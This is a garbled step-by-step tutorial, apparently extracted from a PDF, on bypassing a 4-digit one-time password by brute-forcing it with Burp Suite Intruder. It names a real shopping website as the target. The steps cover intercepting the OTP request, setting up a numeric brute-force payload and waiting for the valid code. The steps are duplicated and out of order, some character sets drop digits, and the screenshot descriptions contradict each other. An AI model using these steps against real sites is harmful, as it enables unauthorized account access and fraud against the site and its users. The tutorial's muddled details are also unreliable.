STEP 5: go to burpsuite and check at bottom you will get your phone number and otp (0000)

STEP 5: Send it to intruder

STEP 6: Go to intruder tab and select otp (0000) and click on add button

STEP 7: Now go to payload tab

STEP 8: In payload tab select payload types ad Brute forcer

STEP 9: And in Payload setting there will be alphanumeric character set abcdefghijklmnopqrstuvwxyz like this

STEP 10: Remove alpha from that and only keep numeric value 123456789


STEP 11: Select minimum OTP as 4 for 4 digit OTP

STEP 12: click on start attack


STEP 11 : you will see otp bypassing process has started and u will get lots of OTP in response tab u can check for valid and invalid otp

STEP 1: search the target website which has 4 digit otp (it will be easy to bypass)


<https://www.limeroad.com/>




STEP 2: Try to buy any product on that website it will ask you for Phone number , enter your phone number and then it will ask you otp




STEP 3: Turn on the intercept




STEP 4: don't enter valid otp which you get on your phone enter random number such as 0000



STEP 5: go to burpsuite and check at bottom you will get your phone number and otp (0000)



STEP 5: Send it to intruder



STEP 6: Go to intruder tab and select otp (0000) and click on add button you will get otp now as \$0000\$

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload positions' section, a payload has been defined with the value '\$0000\$'. The 'Attack type' dropdown is set to 'Brute force'. The 'Payload' tab is active, showing the payload definition. The 'Targets' tab shows the target URL: 'http://www.thesecurite.com'. The 'Actions' tab shows various attack actions like 'Delete', 'Update', 'Insert', etc. The 'Bruteforce' tab shows the current value '\$0000\$' highlighted. The 'Attachments' tab is also visible.

STEP 8: In payload tab select payload types ad Brute forcer

The screenshot shows the Burp Suite interface with the 'Payload' tab selected. Under 'Payload sets', the 'Brute forcer' option is selected. The 'Payload settings' section shows a 'Character set' of 'asciiprintableandnull(124448)' and a 'Line length' of '4'. The 'Payload processing' section shows a 'Payload' tab selected. The 'Payload inserting' section contains the configuration 'URL encode these characters: <><><><>'.

STEP 9: And in Payload setting there will be alphanumeric character set abcdefgh123456789 like this

The screenshot shows the 'Payload settings' tab in Burp Suite. The 'Character set' input field is circled in red and contains the value "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ". Other settings shown include a payload size of 1,200,000, a static byte payload type, and a request count of 1,000,000. The 'Payload processing' section below has a dropdown set to "Acidic - Plain".

STEP 10: Remove alpha from that and only keep numeric value 012345789

The screenshot shows the 'Payload settings' tab in Burp Suite. The 'Character set' input field is circled in red and contains the value "012345789". Other settings shown include a payload size of 10,000, a static byte payload type, and a request count of 10,000. The 'Payload processing' section below has a dropdown set to "Acidic - Plain".

STEP 11: Select minimum OTP as 4 for 4 digit OTP

The screenshot shows the 'Payloads' tab in Burp Suite. Under 'Payload sets', there is a section for 'Payload settings (Brute Force)'. The 'Character' field contains '0123456789'. The 'Min length' and 'Max length' fields are both circled in red and set to '4'. Below this, the 'Payload processing' section shows a list of actions: 'Add', 'Edit', 'Remove', 'Import', 'Export', 'IP', and 'Evasion'. At the bottom of the page, there is a note about payload encoding and a link to 'Activate Windows'.

STEP 12: click on start attack

This screenshot is identical to the previous one, showing the 'Payloads' tab in Burp Suite. The 'Payload settings (Brute Force)' section is visible with the character set '0123456789' and 'Min length' and 'Max length' both set to '4'. The 'Start attack' button at the top right of the page is circled in red. The bottom of the page includes a note about payload encoding and a link to 'Activate Windows'.

STEP 11 : you will see otp bypassing process has started and u will get lots of OTP in response tab u can check for valid and invalid otp

The screenshot shows the ZAP interface during an 'Intruder attack' on the URL <https://www.universal.com>. The 'Results' tab is selected, showing a list of requests with their status codes, response times, and lengths. Most requests have a status code of 401, while one request at index 9 has a status code of 200. The 'Response' tab is also visible, displaying the raw HTTP traffic for each request. The 'Body' tab shows the detailed content of the responses, including the password reset URL (`/resetpassword?otp=401919`) and session information. The browser taskbar at the bottom shows the URL `http://127.0.0.1:8080/zap/intruder.html`.

STEP 12: Wait till you get valid otp and then enter that valid otp for bypassing